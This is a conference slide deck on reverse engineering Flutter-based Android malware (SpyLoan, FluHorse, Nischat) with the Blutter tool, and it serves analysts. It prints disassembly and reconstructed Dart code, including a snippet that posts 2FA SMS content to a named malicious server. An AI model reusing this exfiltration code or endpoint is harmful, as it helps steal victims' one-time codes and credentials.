
Android Flutter Malware

Axelle Apvrille, Fortinet

Virus Bulletin, October 2024




Many thanks to **@pancake** (radare2) and the Dart community: **mraleph, julemand101, kayZ, abitofeverything**... for their help!

Flutter

Flutter is a software development kit (SDK).
With the *same code**, develop for **iOS and Android**, Windows, Linux, Mac...

- App framework #4
- 4.88% of market share
- 6.1% in top app and new apps

Top apps that contain Flutter



Google	Google LLC	★ 4.2	Free	10,000,000,000+
All Video Downloader & Player	QR Code Scanner.	★ 4.7	Free	100,000,000+
My Health	Transsion Holdings	★ 4.1	Free	100,000,000+
Music Player & MP3 - DDMusic	Hitchhike Tech	★ 4.7	Free	50,000,000+
Alibaba.com - B2B marketplace	Alibaba Mobile	★ 4.4	Free	100,000,000+
PUBG MOBILE	Level Infinite	★ 4.3	Free	500,000,000+
StarMaker: Sing Karaoke Songs	SKYWORK AI PTE. LTD.	★ 4.3	Free	100,000,000+
App Lock - Fingerprint Lock	360 Tool	★ 4.7	Free	10,000,000+
Mi Store	Xiaomi	★ 4.2	Free	100,000,000+
Chatbot AI & Smart Assistant	Codespace Dijital	★ 4.4	Free	10,000,000+

Ref: AppBrain on August 22, 2024

Code is written in Dart

```
import 'package:http/http.dart' as http;
import 'dart:async';

void doPost(String msg) async {
  var response = await http.post(
    Uri.parse('http://127.0.0.1:9000'),
    body: { 'message' : msg  }
  );
}

void main() {
     doPost('Virus Bulletin 2024');
}
```

Performance

AOT native compilation for Flutter release builds

```
libapp.so: ELF 64-bit LSB shared object, ARM aarch64,
version 1 (SYSV), dynamically linked,
BuildID[md5/uuid]=aed21ea83d851fc38ab229f2b3ff5944,
stripped
```

Implications

- Kotlin code initializes *the Flutter framework*. Like a *packer*, this is not useful to understand the app.
- *Smali-based tools* do not reveal this app's code.
- App code is in a **native library**: `libapp.so`.


Why do disassemblers fail on Flutter? 1/5

Understanding ARM or x86 is not sufficient

ERROR: Cannot determine entrypoint, using 0x001a4000

- Disassemblers are not aware of **Dart AOT snapshots format**
- It's dreadful to parse: sequential, non standard LEB128...
- No documentation. Read the source code.
- New versions sometimes include *major* changes.


Why do disassemblers fail on Flutter? 2/5



Flutter release builds are **stripped**. No symbols.


```
b.ls 0x45588c  ; what is that?
bl 0x318798    ; and that?
```

Why do disassemblers fail on Flutter? 3/5



Indirect access to strings via an Object Pool.

Disassemblers don't know how the Object Pool works



```
[0x0003d741]> iz~https://www
7846  0x0003d741 0x0003d741 22   23    .rodata ascii
↪    https://www.pcdstl.com
[0x0003d741]> axt @ 0x0003d741
↪    search for cross refs
[0x0003d741]> None found!
```

Why do disassemblers fail on Flutter? 4/5

Dart uses dedicated CPU registers

```
stp x29, x30, [x15, -0x10]!
mov x29, x15
```

Register	ARM64
Stack Pointer	**x15**
Current thread	**x26**
Object Pool	**x27**
Heap	**x28**
Frame Pointer	x29
Link Register	x30


Why do disassemblers fail on Flutter? 5/5

- Non-standard convention call for functions ... until 2024.
- Non-standard representation of integers
- ...


References:

- Dart shifts to standard calling convention, July 2024
- Reversing Flutter apps: Dart's Small Integers, June 2023

Android Malware using Flutter



Solutions for Malware Analysts



/share/fluhorse-jiagu.apk - JEB Pro
File Edit Navigation Action Android Native Debugger Window Help
Bytecode/Disassembly
dart_aot_snapshots/Pool Information
arm64 image/Disassembly
Description Hex Dump Disassembly Graph Strings Types Imports Exports Referenced Methods
Logger Terminal Quick Search References Type Hierarchy Overrides

```
                                        ; ================================================
                                        ; ROUTINE: LoginApi__postCard
                                        ;
                                        ; Signature: long __cdecl_iprd LoginApi__postCard(long param0, lon
LOAD.text:00000000'0036391C LoginApi__postCard proc
LOAD.text:00000000'0036391C
LOAD.text:00000000'0036391C             STP      X29, X30, [X15, #FFFFFFF0h]!     ; xref: sub_38F540+68h (
LOAD.text:00000000'00363920             MOV      X29, X15
LOAD.text:00000000'00363924             SUB      X15, X15, #10h
LOAD.text:00000000'00363928             LDR      X16, [X26, #38h]
LOAD.text:00000000'0036392C             CMP      X15, X16
LOAD.text:00000000'00363930             B.LS     loc_363A84
LOAD.text:00000000'00363934 loc_363934:
LOAD.text:00000000'00363934             MOVZ     X1, #Dh                          ; xref: LoginApi__postCa
LOAD.text:00000000'00363938             BL       sub_463B6C                       ; POST: X30=loc_36393C
LOAD.text:00000000'0036393C             MOV      X2, X0                           ; xref: LoginApi__postCa
LOAD.text:00000000'00363940             LDR      X0, [X29, #28h]
LOAD.text:00000000'00363944             STUR     X2, [X29, #FFFFFFF8h]
LOAD.text:00000000'00363948             STUR     W0, [X2, #1Bh]
LOAD.text:00000000'0036394C             LDR      X0, [X29, #20h]
LOAD.text:00000000'00363950             STUR     W0, [X2, #1Fh]
LOAD.text:00000000'00363954             LDR      X0, [X29, #18h]
LOAD.text:00000000'00363958             STUR     W0, [X2, #23h]
LOAD.text:00000000'0036395C             LDR      X0, [X29, #10h]
LOAD.text:00000000'00363960             STUR     W0, [X2, #27h]
LOAD.text:00000000'00363964             LDR      X1, [X27, #8C0h]
LOAD.text:00000000'00363968             BL       sub_1EC250                       ; POST: X30=loc_36396C
```

```
[I] fluhorse-jiagu.apk > com.example.sms_flutter: Native libraries found, consider running the p
[W] The APK may have been packed. You may run the generic unpacker to see if additional dex files can be recovered.
[I] The update was successfully downloaded
[I] {fluhorse-jiagu.apk > com.example.sms_flutter > Libraries > arm64-v8a > libapp.so > arm64 image}: Detected compile
[I] {fluhorse-jiagu.apk > com.example.sms_flutter > Libraries > arm64-v8a > libapp.so > arm64 image}: Initial native an
[I] {fluhorse-jiagu.apk > com.example.sms_flutter > Libraries > arm64-v8a > libapp.so > arm64 image}: Analysis complete
```

| addr: LoginApi__postCard+20h (LoginApi__postCard+20h) | loc: @35393C   2.3G / 7.8G

JEB

Disassembler, limited Flutter understanding


```
python3 /blutter/blutter.py sam
libs are extracted to: /tmp/tmp
Dart version: 3.4.4, Snapshot:
```

Blutter

Only for **Android ARM64**, produces text files and scripts.


Android/SpyLoan (aka MoneyMonger)

- **Loan scam** in India, Pakistan, Thailand, Vietnam...
- **Threatens to leak pictures to contacts, harrasses victims**
- Leaks GPS, call log, SMS list, installed apps, contact list...
- Flutter implementation calls malicious functions on Java side (Platform Channel)




- F. Ortega, MoneyMonger: Predatory Loan Scam Campaigns Move to Flutter
- K. Lathashree, Steer Clear of Instant Loan Apps
- L. Stefanko, Beware of predatory fin(tech): Loan sharks use Android apps to reach new depths
- A. Apvrille, Unraveling the Challenges of Reverse Engineering Flutter Applications


Flutter used to be treated as a black box



What we understand with Blutter



Decryption algo: commented assembly by Blutter 1/3



```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add                x16, x4, x5, lsl #2
    0x3b5d0c: ldur               w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add                x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx               x1, x0, #1, #0x1f
    0x3b5d18: tbz                w0, #0, #0x3b5d20
    0x3b5d1c: ldur               x1, [x0, #7]
0x3b5d20: eor                x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- Watch the addresses. When it's the same address, the first line is a "Dart" instruction ArrayLoad. Explains the chunk of ARM instructions.
- Access an encrypted character

Commented assembly by Blutter 2/3

```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add            x16, x4, x5, lsl #2
    0x3b5d0c: ldur           w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add            x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx           x1, x0, #1, #0x1f
    0x3b5d18: tbz            w0, #0, #0x3b5d20
    0x3b5d1c: ldur           x1, [x0, #7]
0x3b5d20: eor            x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- Provides information on how Dart works internally
- Only lower bits are stored
- Decompress by adding back the upper 32 bits. They are stored in a special register, HEAP=X28
- Convert char to integer

Commented assembly by Blutter 3/3


```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add                x16, x4, x5, lsl #2
    0x3b5d0c: ldur               w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add                x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx               x1, x0, #1, #0x1f
    0x3b5d18: tbz                w0, #0, #0x3b5d20
    0x3b5d1c: ldur               x1, [x0, #7]
0x3b5d20: eor                x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- XOR with 0x18 each element
- Convert back int to char

Android/SpyLoan: Decryption algo

$$\begin{tikzcd}
\text{377B776A7D376879613...} \arrow[d] \\
\text{XOR 0x18} \arrow[d] \\
\text{/core/pay/fetchRepayLink}
\end{tikzcd}$$

Android/FluHorse



- Appeared in 2022, **discovered in 2023**, still active in 2024
- First malware family to implement **malicious parts in Flutter**
- Poses as an **e-Toll app** in Asia
- Fake login page (steals credentials)
- Steals **credit card** info
- Intercepts 2FA **SMS**

- A. Samshur, S. Handelman, R. Ladutska, O. Mana, Easern Asian Android Assault - Fluhorse
- A. Apvrille, Fortinet Reverses Flutter-based Android Malware “Fluhorse”

Asynchronous functions and Futures

```
Future<String> postSms(String arg) async {
        var response = await http.post(

↪   Uri.parse('https://pmm122.com/addcontents3'),
            headers: { 'Content-Type':
↪   'application/x-www-form-urlencoded' },
            body: { 'c4' : 'Your 2FA code is ABCD' }
        );
        return response.body;
}
```

- Asynchronous functions are non blocking
- Returns a *future*: generic type
- Keyword *async*, *await* to wait the future to complete

Asynchronous functions and futures, in assembly

```
static _ postSms(/* No info */) async {
   ** addr: 0x29e658, size: 0x158
   0x29e658: EnterFrame
...
   0x29e688: r1 = <String>
       0x29e688: ldr             x1, [PP, #0x8b8]  ; [pp+0x8b8]
↪  TypeArguments: <String>
   0x29e68c: r0 = _Future()
       0x29e68c: bl              #0x1886c0  ;
↪  Allocate_FutureStub -> _Future<X0> (size=0x1c)
```

- The prototype of `postSms` does not show the return type correctly
- But the assembly shows it returns a Future<String>

Closures

A **closure** is a **function** bundled with its **surrounding state**.

```
Function makeAdder(int addBy) {
  // makeAdder  is a closure: captures variable
↪  addBy
  return (int i) => addBy + i;
}

void main() {
  // Create a function that adds 2.
  var add2 = makeAdder(2);
}
```

Ref: https://dart.dev/language/functions#lexical-closures

Closures in Assembly

```
static _ postSms(/* No info */) async {
      ...
     0x29e6f8: add              x1, PP, #8, lsl #12   ; [pp+0x8f50]
↪   AnonymousClosure: static (0x29e7b0), in
↪   [package:sms_flutter/api/login.dart] LoginApi::postSms (0x29e658)
     0x29e6fc: ldr              x1, [x1, #0xf50]
 0x29e700: r0 = AllocateClosure()
     0x29e700: bl               #0x3558a4   ; AllocateClosureStub
...
 0x29e77c: ClosureCall
         0x29e77c: ldr              x4, [PP, #0x68]   ; [pp+0x68]
↪   List(5) [0, 0x1, 0x1, 0x1, Null]
         0x29e780: ldur             x2, [x0, #0x1f]
         0x29e784: blr              x2
```


1. Step 1. Retrieve the function object from the Object Pool
2. Step 2. Allocate the closure stub.
3. Step 3. Call the closure

Closures: what's important?


```
static _ postSms(/* No info */) async {
      ...
     0x29e6f8: add               x1, PP, #8, lsl #12  ; [pp+0x8f50]
↪   AnonymousClosure: static (0x29e7b0), in
↪   [package:sms_flutter/api/login.dart] LoginApi::postSms (0x29e658)
     0x29e6fc: ldr               x1, [x1, #0xf50]
...
}
...
[closure] static dynamic async_op(dynamic, [dynamic, dynamic,
↪   dynamic]) {
     ** addr: 0x29e7b0, size: 0x300
     0x29e7b0: EnterFrame
```

- The interesting code is in the *closure*
- The assembly provides the *address* of the closure
- The closures posts to `https://pmm122.com/addcontents3` (malicious server, down)

Blutter Demo



Are we going to see more Flutter malware?



Maybe


- Portability of malware
- Malware authors don't need to use packers or obfuscators: it's difficult enough!

Maybe not

- Future, sound null check syntax, closures...
- Cumbersome description of windows and widgets

Lessons learned


Are you developing a new language/framework?



Don'te be *naive*. Malware authors *will* use your language/framework. Help the good guys do their work.

Lessons learned for framework developers

- Document your binary format
  - Example: DEX format is documented
  - Provide a 010 Editor / ImHex template? WIP
- Provide tools to parse your binaries
  - Example: `readelf`
  - WIP




```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000:  7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00   .ELF............
00000010:  03 00 3E 00 01 00 00 00  00 00 00 00 00 00 00 00   ..>.............
00000020:  40 00 00 00 00 00 00 00  D8 C0 3F 00 00 00 00 00   @.........?.....
00000030:  00 00 00 00 40 00 38 00  07 00 40 00 0B 00 0A 00   ....@.8...@.....
00000040:  06 00 00 00 04 00 00 00  40 00 00 00 00 00 00 00   ........@.......
00000050:  40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00   @.......@.......
00000060:  88 01 00 00 00 00 00 00  88 01 00 00 00 00 00 00   ................
00000070:  08 00 00 00 00 00 00 00  01 00 00 00 04 00 00 00   ................
00000080:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000090:  00 00 00 00 00 00 00 00  C8 D7 16 00 00 00 00 00   ................
000000A0:  C8 D7 16 00 00 00 00 00  00 40 00 00 00 00 00 00   .........@......
000000B0:  01 00 00 00 05 00 00 00  00 00 17 00 00 00 00 00   ................
000000C0:  00 00 17 00 00 00 00 00  00 00 17 00 00 00 00 00   ................
000000D0:  80 90 28 00 00 00 00 00  80 90 28 00 00 00 00 00   ..(.......(.....
000000E0:  00 40 00 00 00 00 00 00  01 00 00 00 06 00 00 00   .@..............
000000F0:  00 C0 3F 00 00 00 00 00  00 C0 3F 00 00 00 00 00   ..?.......?.....
00000100:  00 C0 3F 00 00 00 00 00  78 00 00 00 00 00 00 00   ..?.....x.......
00000110:  78 00 00 00 00 00 00 00  00 40 00 00 00 00 00 00   x........@......
00000120:  04 00 00 00 04 00 00 00  C8 01 00 00 00 00 00 00   ................
00000130:  C8 01 00 00 00 00 00 00  C8 01 00 00 00 00 00 00   ................
00000140:  20 00 00 00 00 00 00 00  20 00 00 00 00 00 00 00   ................
00000150:  04 00 00 00 00 00 00 00  02 00 00 00 06 00 00 00   ................
00000160:  18 C0 3F 00 00 00 00 00  18 C0 3F 00 00 00 00 00   ..?.......?.....
00000170:  18 C0 3F 00 00 00 00 00  60 00 00 00 00 00 00 00   ..?.....`.......
00000180:  60 00 00 00 00 00 00 00  08 00 00 00 00 00 00 00   `...............
00000190:  51 E5 74 64 06 00 00 00  00 00 00 00 00 00 00 00   Q.td............
000001A0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
000001B0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
000001C0:  01 00 00 00 00 00 00 00  04 00 00 00 10 00 00 00   ................
000001D0:  03 00 00 00 47 4E 55 00  42 69 D6 00 42 EB 0A AB   ....GNU.Bi..B...
000001E0:  FD 86 D6 83 CB 1C A4 D0  00 00 00 00 00 00 00 00   ................
000001F0:  F5 F5 DC DC 94 33 00 00  00 00 00 00 03 00 00 00   .....3..........
00000200:  00 00 00 00 62 30 65 38  39 39 65 63 35 61 39 30   ....b0e899ec5a90
00000210:  65 34 36 36 31 35 30 31  66 30 62 36 39 65 39 64   e4661501f0b69e9d
00000220:  64 37 30 66 70 72 6F 64  75 63 74 20 6E 6F 2D 63   d70fproduct no-c
00000230:  6F 64 65 5F 63 6F 6D 6D  65 6E 74 73 20 6E 6F 2D   ode_comments no-
00000240:  64 77 61 72 66 5F 73 74  61 63 6B 5F 74 72 61 63   dwarf_stack_trac

Page:  0x01 / 0x01                         Region: 0x00000000 - 0x003FC397 (0 -
Selection: 0x000001F0 - 0x000001F0 (0x1 | 1Data Size: 0x003FC398 (0x3FC398 | 3.
                                           Data visualizer: Hexadecimal (8 bits
```

Lessons learned for a reverse engineer



There's much more to a good disassembler than merely understanding instructions

Many conventions: arguments, return values, registers...

References

Read this to understand background

- Vyacheslav Egorov, https://mrale.ph/dartvm/
- Andre Lipke, https://blog.tst.sh/reverse-engineering-flutter-apps-part-1/
- Boris Batteux, https://www.guardsquare.com/blog/current-state-and-future-of-reversing-flutter-apps
- Axelle Apvrille, https://github.com/cryptax/talks/blob/master/ref/flutter-ref.pdf

Read this to reverse Flutter with recent tools


- Worawit Wangwarunyoo, Blutter - Reversing Flutter Application by using Dart runtime, https://www.youtube.com/watch?v=EU3KOzNkCdI, August 2023
- Axelle Apvrille, https://github.com/cryptax/talks/tree/master/Nullcon-2024, March 2024
- Fatalsec, Reversing obfuscated apps, https://www.youtube.com/watch?v=0uUSwMg2suk, July 2024
- Axelle Apvrille, http://www.phrack.org/issues/71/11.html#article, August 2024

Thanks for your attention!

- FortiGuard Labs: https://www.fortiguard.com
- FortiGuard Labs Technical Research: https://www.fortinet.com/blog/threat-research
- https://github.com/cryptax/talks
- @cryptax (X, Mastodon.social)

Bonus - If we really have time

Riskware/Nischat!Android



更新档Apk下载中，请稍候...

11%　　11/100

Automatically downloading an update

- VIP access to chinese sex sites
- It's not *malicious* but **risky** because:
  1. Many ads, uploaded from unsecure links
  2. Downloads and installs side applications: what control?
- Appeared in **May 2024**
- Packed, anti-Frida measures, sometimes Flutter obfuscation

f7975dd635f36a56969d552508183e0531c5c6b2f3b6af2b9dd5d87971685cdc

3ebd86f34dda46f9c80ad37a8f6fc09de5ecc11831bd677153658bcaa02f1c54

Read Blutter comments to work out what is happening!

```
    _ getImage(/* No info */) async {
      ...
     0x88e0ac: bl                #0x45324c   ; [dart:core] Uri::parse
     0x88e0b0: add               SP, SP, #8
     0x88e0b4: ldur              x2, [fp, #-0x70]
     0x88e0b8: SaveReg r0
         0x88e0b8: str               x0, [SP, #-8]!
     0x88e0bc: r4 = const [0, 0x1, 0x1, 0x1, null]
         0x88e0bc: ldr               x4, [PP, #0x270]   ; [pp+0x270]
↪   List(5) [0, 0x1, 0x1, 0x1, Null]
     0x88e0c0: r0 = get()
         0x88e0c0: bl                #0x4b19bc   ;
↪   [package:http/http.dart] ::get
     0x88e0c4: add               SP, SP, #8
     0x88e0c8: mov               x1, x0
     0x88e0cc: stur              x1, [fp, #-0x78]
     0x88e0d0: r0 = Await()
         0x88e0d0: bl                #0x451a20   ; AwaitStub
```

```
await http.get(Uri.parse(''...''));
```

Initializing a cryptographic key 1/2

```
/ 0x88e0d8: r0 = Key()
        0x88e0d8: bl                #0x79a4ac   ; AllocateKeyStub ->
↪   Key  (size=0xc)
    0x88e0dc: stur          x0, [fp, #-0x80]
    0x88e0e0: r16 = Instance_Utf8Codec
        0x88e0e0: ldr               x16, [PP, #0xab0]   ; [pp+0xab0]
↪   Obj!Utf8Codec<String, List<int>> @a489a1
    0x88e0e4: r30 = "Af23CENSORED"
        0x88e0e4: add               lr, PP, #0x11, lsl #12   ;
↪   [pp+0x11c20] "Af23CENSORED''
        0x88e0e8: ldr               lr, [lr, #0xc20]
    0x88e0ec: stp           lr, x16, [SP, #-0x10]!
```

```
import 'package:encrypt/encrypt.dart';
key = Key.?(''Af23CENSORED'');
```

Initializing a cryptographic key 2/2

```
    0x88e0f0: r0 = encode()
        0x88e0f0: bl                #0x9fbb04   ; [dart:convert]
↪  Codec::encode
    0x88e0f4: add               SP, SP, #0x10
    0x88e0f8: stp               x0, NULL, [SP, #-0x10]!
    0x88e0fc: r0 = Uint8List.fromList()
        0x88e0fc: bl                #0x489d0c   ; [dart:typed_data]
↪  Uint8List::Uint8List.fromList
    0x88e100: add               SP, SP, #0x10
    0x88e104: ldur              x1, [fp, #-0x80]
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8(''Af23CENSORED'');
```

Initialization Vector

```
0x88e124: r0 = IV()
      0x88e124: bl                #0x79a440  ; AllocateIVStub -> IV
↪  (size=0xc)
   0x88e128: stur              x0, [fp, #-0x88]
   0x88e12c: r16 = Instance_Utf8Codec
      0x88e12c: ldr             x16, [PP, #0xab0]  ; [pp+0xab0]
↪  Obj!Utf8Codec<String, List<int>>@a489a1
   0x88e130: r30 = "Af23CENSORED''
      0x88e130: add             lr, PP, #0x11, lsl #12  ;
↪  [pp+0x11c20] "Af23CENSORED''
   ...
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8(''Af23CENSORED'');
